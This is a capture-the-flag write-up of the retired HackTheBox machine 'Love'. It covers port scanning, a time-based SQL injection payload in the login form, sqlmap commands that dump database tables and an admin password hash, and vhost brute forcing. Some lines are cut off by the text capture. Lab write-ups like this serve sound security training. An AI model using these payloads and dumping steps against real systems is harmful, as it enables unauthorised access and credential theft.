
HackTheBox Love



OS
Windows

RELEASE DATE
01 May 2021

DIFFICULTY
Easy

MACHINE STATE
Retired

Scanning

Nmap Scan

- since this is an easier HTB I'm going to do a general Nmap scan to get the service version `-sV` to run the Nmap default scripts that can sometimes reveal additional information `-sC` and to treat the host as live with `-Pn`

```
sudo nmap -sS -Pn -p- 10.10.10.239
```

```
#OPEN PORTS

PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5000/tcp  open  upnp
5040/tcp  open  unknown
5985/tcp  open  wsman
5986/tcp  open  wsmans
7680/tcp  open  pando-pub
```

```
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
```

Now let's do a Service Scan and run default ports on all of the discovered open ports:


```
sudo nmap -sS -sC -sV -Pn -T4 -v -p80,135,139,443,445,3306,5000,
```

```
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.46 ((Win64) OpenSS
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.46 (OpenSSL/1.1.1j
445/tcp   open  microsoft-ds Windows 10 Pro 19042 microsoft-ds (
3306/tcp  open  mysql?
5000/tcp  open  http         Apache httpd 2.4.46 (OpenSSL/1.1.1j
5040/tcp  open  unknown
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/U
5986/tcp  open  ssl/http     Microsoft HTTPAPI httpd 2.0 (SSDP/U
7680/tcp  open  pando-pub?
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/U
#BELOW ARE THE DYNAMIC RPC PORTS ASSIGNED TO CLIENTS
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
```

```
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
```

Important Findings


- SMB allows Guest Authentication.



```
Host script results:
| smb-os-discovery:
|   OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: Love
|   NetBIOS computer name: LOVE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-11-03T07:35:40-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-11-03T15:35:38
|_  start_date: N/A
|_clock-skew: mean: 2h22m28s, deviation: 4h00m02s, median: 22m27s
```


Intresting OUTPUT about MariaDB

```
SF-Port3306-TCP:V=7.94SVN%I=7%D=11/3%Time=67279266%P=x86_64-pc-
SF:(NULL,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\.6'\x20is\x2
SF:owed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r
SF:rverCookie,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\.6'\x20
SF:20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20serve
```



```
1 service unrecognized despite returning data. If you know the service/version, please sub
SF-Port3306-TCP:V=7.94SVN%I=7%D=11/3%Time=67279266%P=x86_64-pc-linux-gnu%r
SF:(NULL,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\.6'\x20is\x20not\x20all
SF:owed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(TerminalSe
SF:rverCookie,49,"E\0\0\x01\xffj\x04Host\x20'10\.10\.14\.6'\x20is\x20not\x
SF:20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows; CPE: cpe:/o:microso
```

- We can see some information about port 80 from our default Nmap scripts `-sC`




```
80/tcp   open  http
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Voting System using PHP
```

- So the Application is using PHP, so my guess is there might be either Command injection or SQL injection since those are the two things i've commonly come across when dealing with web apps built in PHP.

What web

- this can tell me information about the website before I visit it usually I run this as I wait for Burp Suite to launch.



```
┌──(kali㉿kali)-[~/Desktop/HTB/love]
└─$ whatweb http://love.htb
http://love.htb [200 OK] Apache[2.4.46], Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27], IP[10.10.10.239
stem using PHP], X-Powered-By[PHP/7.3.27], X-UA-Compatible[IE=edge]
```


- We Can see some information about the Web server being used to host the website and information about PHP.

-

Burpsuite


- Let's open the web app in Burp Suite and let's also run what web on it to

- The first thing I did when I opened the site was hit [Crtl+U] which brought up the website's source code.



```
<!-- jQuery 3 -->
<script src="bower_components/jquery/dist/jquery.min.js"></script>
<!-- Bootstrap 3.3.7 -->
<script src="bower_components/bootstrap/dist/js/bootstrap.min.js"></script>
<!-- iCheck 1.0.1 -->
<script src="plugins/iCheck/icheck.min.js"></script>
<!-- DataTables -->
<script src="bower_components/datatables.net/js/jquery.dataTables.min.js"></script>
<script src="bower_components/datatables.net-bs/js/dataTables.bootstrap.min.js"></script>
<!-- SlimScroll -->
<script src="bower_components/jquery-slimscroll/jquery.slimscroll.min.js"></script>
<!-- FastClick -->
<script src="bower_components/fastclick/lib/fastclick.js"></script>
<!-- AdminLTE App -->
<script src="dist/js/adminlte.min.js"></script>
<!-- Data Table Initialize -->
<script>
  $(function () {
    $('#example1').DataTable()
    var bookTable = $('#booklist').DataTable({
      'paging'      : true,
      'lengthChange': false,
      'searching'   : true,
      'ordering'    : true,
      'info'        : false,
      'autoWidth'   : false
    })

    $('#searchBox').on('keyup', function(){
        bookTable.search(this.value).draw();
    });

  })
</script></body>
```

- interesting




```
POST /login.php HTTP/1.1
Host: love.htb
Content-Length: 84
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://love.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q
=0.7
Referer: http://love.htb/index.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=altic4ueprvt1obemdr2cniji0
Connection: keep-alive

voter=%23comment'%2b(select*from(select(sleep(20)))a)%2b'&password=%23comment&login=
```

```
HTTP/1.1 302 Found
Date: Sat, 02 Nov 2024 21:35:01 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
X-Powered-By: PHP/7.3.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: index.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

- Found SQL injection by doing a time delay for 20 seconds on the Voter ID field in the web apps login page.
- Based on the fact that the application uses SLEEP() as valid syntax this means that the back-end DB is using MySQL.

SQLMAP

- lets exploit this with sqlmap:




```
[17:37:06] [INFO] the back-end DBMS is MySQL
[17:37:06] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: Apache 2.4.46, PHP 7.3.27
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[17:37:11] [INFO] fetching database names
[17:37:11] [INFO] fetching number of databases
[17:37:11] [INFO] retrieved:
[17:37:22] [INFO] adjusting time delay to 1 second due to good response times
6
[17:37:23] [INFO] retrieved: information_schema
[17:38:33] [INFO] retrieved: mysql
[17:38:52] [INFO] retrieved: performance_schema
[17:40:00] [INFO] retrieved: phpmyadmin
[17:40:41] [INFO] retrieved: test
[17:40:58] [INFO] retrieved: votesystem
available databases [6]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
[*] votesystem
```

- Lets list the tables inside of the votesystem DBS

```
sqlmap -u 'http://love.htb/login.php' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=
  -H 'Accept-Language: en-US' \
  -H 'Cache-Control: max-age=0' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -H 'Cookie: PHPSESSID=altic4ueprvt1obemdr2cniji0' \
  -H 'Origin: http://love.htb' \
  -H 'Proxy-Connection: keep-alive' \
  -H 'Referer: http://love.htb/index.php' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Appl
  --data-raw 'voter=test*&password=test&login='  --dbms MYSQL --
```

- `-dbms MYSQL`:
  - Hints `sqlmap` to assume the backend database is MySQL, optimizing payloads accordingly.
- `-level 3`:
  - Sets the level of testing to 3, enabling a more comprehensive injection test. Higher levels generally mean more requests and deeper analysis.
- `-risk 3`:
  - Specifies the risk level as 3 (high), allowing `sqlmap` to use potentially dangerous tests that could cause more noticeable database changes.
- `-batch`:
  - Runs `sqlmap` without any user interaction, automatically accepting default options where possible.
- `D votesystem`:
  - Specifies the database (`votesystem`) to target within the MySQL database server.
- `-tables`:
  - Requests a list of all tables within the specified database (`votesystem`).
- `-threads 4`:
  - Sets the number of concurrent threads to 4, which can speed up the test by executing multiple requests in parallel.




```
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[17:49:14] [INFO] adjusting time delay to 1 second due to good response times
idates
[17:49:31] [INFO] retrieved: positions
[17:50:10] [INFO] retrieved: voters
[17:50:36] [INFO] retrieved: votes
Database: votesystem
[5 tables]
+------------+
| admin      |
| candidates |
| positions  |
| voters     |
| votes      |
+------------+
```

- Now that we have the tables inside of the system we can use `-T` to specify that table we want to get data from.

Options to get list of Columns:


```
--dbms MYSQL --level 3 --risk 3 --batch -D votesystem -T admin -
```

Output from admin table:



```
able: admin
[1 entry]
+----------+------------------------------------------------------------------+
| username | password                                                         |
+----------+------------------------------------------------------------------+
| admin    | $2y$10$4E3VVe2PWlTMejquTmMD6.Og9RmmFN.K5A1n99kHNdQxHePutFjsC |
+----------+------------------------------------------------------------------+
```

Output from voters table:




```
[18:19:16] [WARNING] table 'voters' in database 'votesystem' appears to be empty
Database: votesystem
Table: voters
[0 entries]
+-----------+----------+
| voters_id | password |
+-----------+----------+
+-----------+----------+
```

- table is empty lets start go back to stage one and do directory brute forcing.


VHOST SCANNING GOBUSTER

```
gobuster vhost -u http://love.htb -t 50 -w /usr/share/wordlists/
```



```
┌──(kali㉿kali)-[~]
└─$ gobuster vhost -u http://love.htb -t 50 -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain |grep -v -E "(Status: 400|Status: 403|Status: 404)"
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://love.htb
[+] Method:          GET
[+] Threads:         50
[+] Wordlist:        /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: staging.love.htb Status: 200 [Size: 5357]
Progress: 2552 / 114442 (2.23%)^C
```

